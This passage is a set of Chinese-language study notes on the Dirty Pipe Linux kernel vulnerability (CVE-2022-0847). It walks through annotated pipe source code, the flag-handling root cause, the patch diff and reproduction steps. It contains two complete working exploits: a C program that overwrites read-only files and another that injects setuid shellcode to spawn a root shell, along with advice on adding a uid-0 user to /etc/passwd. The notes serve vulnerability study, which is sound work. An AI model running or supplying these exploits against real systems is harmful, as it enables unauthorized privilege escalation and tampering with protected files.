76             written = copy_page_to_iter(buf->page, buf->offset, char
77             if (unlikely(written < chars)) {
78                 if (!ret)
79                     ret = -EFAULT;
80                 break;
81             }
82             ret += chars;
83             buf->offset += chars;
84             buf->len -= chars;
85
86             /* 这是一个 packet buffer? 清理并退出 */
87             if (buf->flags & PIPE_BUF_FLAG_PACKET) {
88                 total_len = chars;
89                 buf->len = 0;
90             }
91
92             if (!buf->len) { // buffer 空了, 释放
93                 pipe_buf_release(pipe, buf);
94                 spin_lock_irq(&pipe->rd_wait.lock);
95             }
96 #ifdef CONFIG_WATCH_QUEUE
97             if (buf->flags & PIPE_BUF_FLAG_LOSS)
98                 pipe->note_loss = true;
99 #endif

```



```

100         tail++;           // 被读的 buffer 出队
101         pipe->tail = tail;
102         spin_unlock_irq(&pipe->rd_wait.lock);
103     }
104     total_len -= chars;
105     if (!total_len)
106         break;           /* 常规路径：读取成功 */
107     if (!pipe_empty(head, tail))      /* More to do? */
108         continue;       // 没读完，还有数据，接着读
109 }
110
111 if (!pipe->writers)
112     break;
113 if (ret)
114     break;
115 if (filp->f_flags & O_NONBLOCK) {
116     ret = -EAGAIN;
117     break;
118 }
119 __pipe_unlock(pipe);
120
121 /*
122  * 我们只有在确实没读到东西时到达这里
123  *
124  * 然而，我们或许已看到（并移除）一个 size 为 0 的 buffer，
125  * 这可能会在 buffers 中创造空间
126  *
127  * 你无法通过一个空写入来制造 size 为 0 的 pipe buffers (packet mode
128  * 但若写者在尝试填充一个已经分配并插入到 buffer 数组中
129  * 的 buffer 时获得了一个 EFAULT，则这是有可能发生的
130  *
131  * 故我们仍需在【非常】不太可能发生的情况：
132  * “管道满了，但我们没有获得数据”下
133  * 唤醒任何等待的写者
134  */
135 if (unlikely(was_full))
136     wake_up_interruptible_sync_poll(&pipe->wr_wait, EPOLLOUT
137     kill_fasync(&pipe->fasync_writers, SIGIO, POLL_OUT);
138
139 /*
140  * 但因为我们没有读到任何东西，若我们打断了，则这时候我们可以直接
141  * 返回一个-ERESTARTSYS，
142  * 因为我们已经完成了任何所需的环境，没有必要标记任何可访问。
143  * 且我们已释放了锁。
144  */
145 if (wait_event_interruptible_exclusive(pipe->rd_wait, pipe_reada
146     return -ERESTARTSYS;

```

```

147
148         __pipe_lock(pipe);
149         was_full = pipe_full(pipe->head, pipe->tail, pipe->max_usage);
150         wake_next_reader = true;
151     }
152     if (pipe_empty(pipe->head, pipe->tail))
153         wake_next_reader = false;
154     __pipe_unlock(pipe);
155
156     if (was_full)
157         wake_up_interruptible_sync_poll(&pipe->wr_wait, EPOLLOUT | EPOLL
158     if (wake_next_reader)
159         wake_up_interruptible_sync_poll(&pipe->rd_wait, EPOLLIN | EPOLLR
160     kill_fasync(&pipe->fasync_writers, SIGIO, POLL_OUT);
161     if (ret > 0)
162         file_accessed(filp);
163     return ret;
164 }

```

相关结构体

- pipe_inode_info

```

1 /**
2  *      struct pipe_inode_info - a linux kernel pipe
3  *      @mutex: 保护一切的互斥锁
4  *      @rd_wait: 空管道中读者的等待点
5  *      @wr_wait: 满管道中写者的等待点
6  *      @head: 缓冲区的生产点
7  *      @tail: 缓冲区的消费点
8  *      @note_loss: 下一次 read() 应当插入一个 data-lost 消息
9  *      @max_usage: 在环中使用的 slots 的最大数量
10 *      @ring_size: 缓冲区的总数 (应当为 2 的幂次)
11 *      @nr_accounted: The amount this pipe accounts for in user->pipe_bufs
12 *      @tmp_page: 缓存的已释放的页面
13 *      @readers: 管道中现有的读者数量
14 *      @writers: 管道中现有的写者数量
15 *      @files: 引用了该管道的 file 结构体数量 (protected by ->i_lock)
16 *      @r_counter: 读者计数器
17 *      @w_counter: 写者计数器
18 *      @fasync_readers: reader side fasync
19 *      @fasync_writers: writer side fasync

```

```

20  *      @bufs: 管道缓冲区循环数组
21  *      @user: 创建该管道的用户
22  *      @watch_queue: If this pipe is a watch_queue, this is the stuff for tha
23  **/
24  struct pipe_inode_info {
25      struct mutex mutex;
26      wait_queue_head_t rd_wait, wr_wait;
27      unsigned int head;
28      unsigned int tail;
29      unsigned int max_usage;
30      unsigned int ring_size;
31  #ifdef CONFIG_WATCH_QUEUE
32      bool note_loss;
33  #endif
34      unsigned int nr_accounted;
35      unsigned int readers;
36      unsigned int writers;
37      unsigned int files;
38      unsigned int r_counter;
39      unsigned int w_counter;
40      struct page *tmp_page;
41      struct fasync_struct *fasync_readers;
42      struct fasync_struct *fasync_writers;
43      struct pipe_buffer *bufs;
44      struct user_struct *user;
45  #ifdef CONFIG_WATCH_QUEUE
46      struct watch_queue *watch_queue;
47  #endif
48  };

```

- pipe_buffer

```

1  /**
2  *      struct pipe_buffer - a linux kernel pipe buffer
3  *      @page: 管道缓冲区中存放了数据的页框
4  *      @offset: 在 @page 中数据的偏移
5  *      @len: 在 @page 中数据的长度
6  *      @ops: 该 buffer 的函数表, 参见 @pipe_buf_operations.
7  *      @flags: 管道缓冲区的标志位, 参见上面
8  *      @private: 函数表的私有数据
9  **/
10 struct pipe_buffer {
11     struct page *page;
12     unsigned int offset, len;

```


```

13     const struct pipe_buf_operations *ops;
14     unsigned int flags;
15     unsigned long private;
16 };


```

管道的抽象表示

- pipe 在内核中是下图这样的表现形式
 - pipe_bufs 指针，指向 pipe_buffer 数组
 - pipe_buffer: 结构体数组管理，使用取余的方式确定是否满
 - page



- 更详细的图



漏洞原理

`splice()` 系统调用将包含文件的页面缓存 (page cache)，链接到 pipe 的环形缓冲区 (`pipe_buffer`) 时，在 `copy_page_to_iter_pipe` 和 `push_pipe` 函数中未能正确清除页面的 "PIPE_BUF_FLAG_CAN_MERGE" 属性，导致后续进行 `pipe_write()` 操作时错误的判定 "write 操作可合并 (merge)"，从而将非法数据写入文件页面缓存，导致任意文件覆盖漏洞。

我们乍一看好像并没有什么问题，但让我们思考这样一个情景：

- 我们将管道整个读写了一轮，此时所有的 `pipe_buffer` 都保留了 `PIPE_BUF_FLAG_CAN_MERGE` 标志位
- 我们利用 `splice` 将数据从文件读取一个字节到管道上，此时 `pipe_buffer` 对应的 `page` 成员指向文件映射的页面，但在 `splice` 中并未清空 `pipe_buffer` 的标志位，从而让内核误以为该页面可以被写入
- 在 `splice` 中建立完页面映射后，此时 `head` 会指向下一个 `pipe_buffer`，此时我们再向管道中写入数据，管道计数器会发现上一个 `pipe_buffer` 没有写满，从而将数据拷贝到上一个 `pipe_buffer` 对应的页面——即文件映射的页面，由于 `PIPE_BUF_FLAG_CAN_MERGE` 仍保留着，因此内核会误以为该页面可以被写入，从而完成了越权写入文件的操作



综上所述：所有可读的文件，我们都可以控制。

漏洞利用

创建，读写，使得 pipe->flags 为 `PIPE_BUF_FLAG_CAN_MERGE`

- 创建一个管道，**写满后在读取**，这样 flags 就设置成功

splice 复制一个可以读的文件

- 文件和管道相关联。splice 系统调用将数据从目标文件中读入到管道。
 - 为了让下一次写入数据时写回文件映射的页面，我们应当**读入不多于一个数据的页面**。

写入管道，因为 flags 的问题，越权写入

此时我们再向管道中写入数据，管道计数器会发现上一个 pipe_buffer 没有写满，从而**将数据拷贝到上一个 pipe_buffer 对应的页面——即文件映射的页面**，由于 `PIPE_BUF_FLAG_CAN_MERGE` 仍保留着，因此**内核会误以为该页面可以被写入**，从而完成了越权写入文件的操作

PoC

- 写文件

```
1 #define _GNU_SOURCE
2 #include <unistd.h>
3 #include <fcntl.h>
4 #include <stdio.h>
5 #include <stdlib.h>
6 #include <string.h>
7 #include <sys/stat.h>
8 #include <sys/user.h>
9
```

```

10 size_t page_size;
11
12 void err_exit(char *msg) {
13     puts(msg);
14     exit(EXIT_FAILURE);
15 }
16
17 static void prepare_pipe(int p[2]) {
18     if (pipe(p)) abort();
19
20     const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ); // get size of pipe_buf
21     static char buffer[4096];
22
23     // fill pipe buffer
24     for (unsigned r = pipe_size; r > 0;) {
25         unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
26         write(p[1], buffer, n);
27         r -= n;
28     }
29
30     // set pipe->flags = PIPE_BUF_FLAG_CAN_MERGE
31     for (unsigned r = pipe_size; r > 0;) {
32         unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
33         read(p[0], buffer, n);
34         r -= n;
35     }
36 }
37
38 int main(int argc, char **argv) {
39     if (argc < 4) {
40         err_exit("[x] usage: ./dirtypipe_writefile <filename> <offset> <content>");
41     }
42
43     puts("[+] get page size");
44     page_size = sysconf(_SC_PAGE_SIZE);
45
46     puts("[+] get and check args");
47     const char *filename = argv[1];
48     unsigned long offset = strtoul(argv[2], NULL, 0);
49     const char *content = argv[3];
50     const size_t data_size = strlen(content);
51
52     // open file but read only !!! XD
53     int fd = open(filename, O_RDONLY);
54     if (fd < 0) {
55         err_exit("[x] cannot open file");
56     }

```

```

57  struct stat st;
58  if (fstat(fd, &st)) {
59      err_exit("[x] get stat error");
60  }
61
62  if (offset % page_size == 0) {
63      err_exit("[x] cannot start writing at a page boundary");
64  }
65
66  if (offset > st.st_size) {
67      err_exit("[x] offset large than file size");
68  }
69
70  if (offset + data_size > st.st_size) {
71      err_exit("[x] write error! large then original file size");
72  }
73
74  puts("[+] prepare pipe");
75  int pipe_fd[2];
76  prepare_pipe(pipe_fd);
77
78  puts("[+] splice file");
79
80  --offset;    // why do this? => write from 0->offset-1 to pipe, then we can ch
81  ssize_t nbytes = splice(fd, &offset, pipe_fd[1], NULL, 1, 0); // write 1 byte
82  if (nbytes < 0) {
83      err_exit("[x] splice error");
84  }
85
86  puts("[+] write content to target file");
87  nbytes = write(pipe_fd[1], content, data_size);
88  if (nbytes <= 0 || nbytes < data_size) {
89      err_exit("[x] write to file error");
90  }
91
92  puts("[+] finish exploit!!");
93  return 0;
94 }

```

提权

- 一般写 `/etc/passwd` 文件造成提权。类似上述的利用
- 也可以选择 `suid` 程序进行提权
- `suid` 程序 写 shellcode

```
1 #define _GNU_SOURCE
2 #include <unistd.h>
3 #include <fcntl.h>
4 #include <stdio.h>
5 #include <stdlib.h>
6 #include <string.h>
7 #include <sys/stat.h>
8 #include <sys/user.h>
9
10 size_t page_size;
11
12 // what is this?
13 // the dropped ELF simply does:
14 //  setuid(0);
15 //  setgid(0);
16 //  execve("/bin/sh", ["/bin/sh", NULL], [NULL]);
17 unsigned char shellcode[] = {
18     0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
19     0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
20     0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
21     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
22     0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
23     0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x05, 0x00, 0x00, 0x00,
24     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
25     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
26     0x97, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x97, 0x01, 0x00, 0x00,
27     0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
28     0x48, 0x8d, 0x3d, 0x56, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc6, 0x41, 0x02,
29     0x00, 0x00, 0x48, 0xc7, 0xc0, 0x02, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48,
30     0x89, 0xc7, 0x48, 0x8d, 0x35, 0x44, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc2,
31     0xba, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc0, 0x01, 0x00, 0x00, 0x00, 0x0f,
32     0x05, 0x48, 0xc7, 0xc0, 0x03, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x8d,
33     0x3d, 0x1c, 0x00, 0x00, 0x00, 0x48, 0xc7, 0xc6, 0xed, 0x09, 0x00, 0x00,
34     0x48, 0xc7, 0xc0, 0x5a, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x31, 0xff,
35     0x48, 0xc7, 0xc0, 0x3c, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x2f, 0x74, 0x6d,
36     0x70, 0x2f, 0x73, 0x68, 0x00, 0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01,
37     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e,
38     0x00, 0x01, 0x00, 0x00, 0x00, 0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00,
39     0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
```

```

40     0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38,
41     0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
42     0x00, 0x05, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
43     0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40,
44     0x00, 0x00, 0x00, 0x00, 0x00, 0xba, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
45     0x00, 0xba, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00,
46     0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x31, 0xff, 0x48, 0xc7, 0xc0, 0x69,
47     0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x31, 0xff, 0x48, 0xc7, 0xc0, 0x6a,
48     0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0x8d, 0x3d, 0x1b, 0x00, 0x00, 0x00,
49     0x6a, 0x00, 0x48, 0x89, 0xe2, 0x57, 0x48, 0x89, 0xe6, 0x48, 0xc7, 0xc0,
50     0x3b, 0x00, 0x00, 0x00, 0x0f, 0x05, 0x48, 0xc7, 0xc0, 0x3c, 0x00, 0x00,
51     0x00, 0x0f, 0x05, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00
52 };
53
54 void err_exit(char *msg) {
55     puts(msg);
56     exit(EXIT_FAILURE);
57 }
58
59 static void prepare_pipe(int p[2]) {
60     if (pipe(p)) abort();
61
62     const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ); // get size of pipe_buf
63     static char buffer[4096];
64
65     // fill pipe buffer
66     for (unsigned r = pipe_size; r > 0;) {
67         unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
68         write(p[1], buffer, n);
69         r -= n;
70     }
71
72     // set pipe->flags = PIPE_BUF_FLAG_CAN_MERGE
73     for (unsigned r = pipe_size; r > 0;) {
74         unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
75         read(p[0], buffer, n);
76         r -= n;
77     }
78 }
79
80 int main(int argc, char **argv) {
81     if (argc != 2) {
82         err_exit("[x] usage: ./dirtypipe_writefile <suid filename>");
83     }
84
85     puts("[*] start exploit");
86     puts("[+] get page size");

```

```
87  page_size = sysconf(_SC_PAGE_SIZE);
88
89  puts("[+] get and check args");
90  const char *filename = argv[1];
91  __off64_t offset = 1;
92  unsigned long shellcode_len = sizeof(shellcode);
93
94  // open file but read only !!! XD
95  int fd = open(filename, O_RDONLY);
96  if (fd < 0) {
97      err_exit("[x] cannot open file");
98  }
99  struct stat st;
100  if (fstat(fd, &st)) {
101      err_exit("[x] get stat error");
102  }
103
104  // offset is always 1
105  // if (offset % page_size == 0) {
106  //     err_exit("[x] cannot start writing at a page boundary");
107  // }
108
109  // if (offset > st.st_size) {
110  //     err_exit("[x] offset large than file size");
111  // }
112  if (offset + shellcode_len > st.st_size) {
113      err_exit("[x] write error! large then original file size");
114  }
115
116  puts("[+] prepare pipe");
117  int pipe_fd[2];
118  prepare_pipe(pipe_fd);
119
120  puts("[+] splice file");
121
122  --offset;    // why do this? => write from 0->offset-1 to pipe, then we can ch
123  ssize_t nbytes = splice(fd, &offset, pipe_fd[1], NULL, 1, 0); // write 1 byte
124  if (nbytes < 0) {
125      err_exit("[x] splice error");
126  }
127
128  puts("[+] write content to target suid file");
129  nbytes = write(pipe_fd[1], &shellcode[1], shellcode_len);
130  if (nbytes <= 0 || nbytes < shellcode_len) {
131      err_exit("[x] write to file error");
132  }
133
```

```
134 puts("[*] finish exploit!!");
135 system(filename);
136 return 0;
137 }
```

修复

- 就是在 read 后或者 splice 时将 flags 修改一下。patch 为 splice 时修改 flags。
 - 可能是 read 后 pipe 还得继续使用，故还是 splice 关联时改变比较好

```
1 diff --git a/lib/iov_iter.c b/lib/iov_iter.c
2 index b0e0acdf96c1..6dd5330f7a99 100644
3 --- a/lib/iov_iter.c
4 +++ b/lib/iov_iter.c
5 @@ -414,6 +414,7 @@ static size_t copy_page_to_iter_pipe(struct page *page, size
6                      return 0;
7
8         buf->ops = &page_cache_pipe_buf_ops;
9 +         buf->flags = 0;
10         get_page(page);
11         buf->page = page;
12         buf->offset = offset;
13 @@ -577,6 +578,7 @@ static size_t push_pipe(struct iov_iter *i, size_t size,
14                      break;
15
16         buf->ops = &default_pipe_buf_ops;
17 +         buf->flags = 0;
18         buf->page = page;
19         buf->offset = 0;
20         buf->len = min_t(ssize_t, left, PAGE_SIZE);
```

复现

- 需要一个指定内核版本的镜像文件。应有尽有

<https://kernel.ubuntu.com/~kernel-ppa/mainline/>

Index of /~kernel-ppa/mainline

Index of /~kernel-ppa/mainline Name Last modified Size Description Parent Directory - A 2021-02-25 09:29 16K B 2021-02-25 09:29 13K C 2021-02-25 09:33 11K X 2021-02-25 09:14 225 bionic-stable-2020-05-

- 具体来说
 - 下载指定的 `image`
 - 安装后 在 `/boot` 界面可以看到 `image`

修改 `/etc/passwd`

- 内容应该如下所示
 - 用户名
 - 存在密码：
 - `x` 表示加密密码，实际存储在 `/etc/shadow` 文件中。
 - 没有密码，则密码字段将用*（星号）表示。
 - 另外一种加密：不保存在 `/etc/shadow` 里面，我们将明文加密（`openssl`）写道 `x` 所处的位置就行
 - `uid`: 直接改成 0 就可以是 root
 - `gid`: group id
 - `,,,`：注释性描述。
 - `home`
 - `shell`

```
1 root:x:0:0:root:/root:/usr/bin/zsh
2 kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
3
4 # 增加用户用来提权
5 user:openssl(passwd):0:0:/root:/bin/sh
```

参考文章

 <https://arttnba3.cn/2022/03/12/CVE-0X06-CVE-2022-0847/>

【CVE.0x06】CVE-2022-0847 漏洞复现及简要分析

我超，管人痴！

<https://zhuanlan.zhihu.com/p/516847024>

详解CVE-2022-0847 DirtyPipe漏洞

摘要：本文详细介绍了CVE-2022-0847漏洞形成根因，相应补丁修复方法，通过本文让读者对CVE-2022-0847漏洞有更清晰的了解。本文分享自华为云社区《CVE-2022-0847 DirtyPipe》，作者：安全技术猿。简介 CVE-2022-08...

<https://blingblingxuanxuan.github.io/2023/05/08/230508-dirtypipe-analysis/>

blingblingxuanxuan.github.io

- 原作者的历程

<https://dirtypipe.cm4all.com/>

The Dirty Pipe Vulnerability — The Dirty Pipe Vulnerability documentation